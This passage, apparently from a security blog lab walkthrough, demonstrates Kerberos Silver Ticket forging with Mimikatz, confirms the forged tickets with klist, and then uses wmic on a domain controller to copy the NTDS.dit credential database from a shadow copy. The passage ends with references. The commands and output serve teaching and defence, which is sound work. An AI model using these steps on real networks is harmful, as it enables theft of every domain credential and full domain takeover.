Service   : rpcss
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 11/17/2015 10:22:53 PM ; 11/14/2025 10:22:53 PM ; 11/14/2025 10:22:53 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

After injecting these Silver Tickets, we can confirm that the Kerberos TGS tickets are in memory by running “klist”

```
PS C:\temp\mimikatz> klist

Current LogonId is 0:0xac7f56

Cached Tickets: (2)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: rpcss/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 11/17/2015 22:22:53 (local)
        End Time:   11/14/2025 22:22:53 (local)
        Renew Time: 11/14/2025 22:22:53 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)


#1>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: host/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 11/17/2015 22:22:03 (local)
        End Time:   11/14/2025 22:22:03 (local)
        Renew Time: 11/14/2025 22:22:03 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

After injecting the Silver Tickets, we can call WMIC or Invoke-WmiMethod by “passing the ticket” to run a command on the target system.

Invoke-WmiMethod win32_process -ComputerName $Computer -Credential $Creds -name create -argumentlist “$RunCommand”

```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create "cmd /c copy \
\?\GLOBALROOT\Device\HardDiskVolumeShadowCopy1\Windows\NTDS.dit c:\windows\temp\ntds.dit 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2156;
        ReturnValue = 0;
};
```

References:

- Abusing Microsoft Kerberos Sorry You Guys Don't Get It (aka the Mimikatz Golden Ticket Presentation) – Skip Duckwall & Benjamin Delpy
- PAC Validation issue aka the Silver Ticket description from the Passing the Hash Blog
- Kerberoast: Tim Medin's Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" presentation at DerbyCon 2014. [Slides: https://www.dropbox.com/s/1j6v6zbtsdg1kam/Kerberoast.pdf?dl=0]
- Mimikatz and Active Directory Kerberos Attacks
- Detecting Forged Kerberos Ticket (Golden Ticket & Silver Ticket) Use in Active Directory
- Service Principal Name Reference (SPN) Guide